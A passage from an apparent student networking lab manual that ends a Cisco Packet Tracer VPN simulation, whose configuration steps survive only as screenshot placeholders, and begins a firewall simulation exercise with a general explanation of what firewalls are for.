
Step 8. Navigate to router1-> config->FastEthernet0/1 and configure as given below




Step 9. Navigate to router0-> config->FastEthernet0/1 and configure as given below




Step 10. Navigate to router2-> config->FastEthernet0/1 and configure as given below




Step 11. Navigate to router0-> config->FastEthernet0/1 and configure as given below




Step 12. Navigate to router2-> config->static and configure as given below




Step 13. After all the above steps the network architecture will be as given below




Step 14. Navigate to router0->cli and enter the below commands




Step 15. Navigate to router2->cli and enter the below commands





Step 16. Now for the router0 and router2 configure the static section as given below





Step 17. Navigate to PC0->desktop->command prompt and enter the below given commands and similarly folow the same for PC1





RESULT:

Thus, simulation of VPN using Cisco Packet Tracer has been successfully implemented.

Evaluation

Parameter	Max Marks	Marks Obtained
Uniqueness of the Work	15	
Completion of experiment on time	10	
Documentation	5	
Total	30	
Signature of the faculty with Date		

Ex.No.10	**SIMULATION OF FIREWALL USING CISCO PACKET TRACER**

AIM:

To practice or simulate Firewall using Cisco Packet Tracer.

DESCRIPTION:

What is Firewall?

- A firewall is a network security device that monitors incoming and outgoing network traffic and decides whether to allow or block specific traffic based on a defined set of security rules.
- Firewalls have been a first line of defence in network security for over 25 years. They establish a barrier between secured and controlled internal networks that can be trusted and untrusted outside networks, such as the Internet.

Usage of Firewall in Network Management:

Prevents the Passage of Unwanted Content:

- There's no limitation to bad and unwanted content over the internet. Such unwanted content can easily penetrate the system unless a strong firewall is in place. Most of the operating systems will have a firewall that will effectively take care of undesired and malignant content from the internet.
- Whenever a new system is employed for use, the user must be checked if a firewall exists or not, and if not, then the third-party firewall can be installed.

Prevents Unauthorized Remote Access:

- Today, in the world, numerous unethical hackers are there, who are making constant efforts to acquire access to vulnerable systems. The ignorant user is never aware of who can access his system. A strong firewall prevents any sort of possibility of a prospective unethical hacker getting remote access into a system. Such remote access is purely unauthorized and can be intended for destructive purposes too.
- A strong firewall is necessary to protect your data, your transactions, etc.; for enterprises, confidential data and information leakage mean a tremendous loss and failure. When it comes to an understanding of the importance of firewalls to prevent unauthorized remote accesses, the example of banking organizations and national level security agencies comes to one's mind.

Prevents Indecent Content

- The internet's extensive web has exposed people, especially the adolescent and youth, to immoral content. This content has been spreading its nefarious nexus very fast. With changing trends and lifestyles, such content is harming the minds of youngsters. Given this situation, it becomes essential on the part of the guardians to ensure that such content is prevented in their computer systems.
- Exposure to any sort of content involving obscene can prove harmful to young minds resulting in strange behaviours and immoral conduct. A strong firewall protects the computer systems by preventing the entry of immoral and indecent content and thus allows parents to keep their children safe.

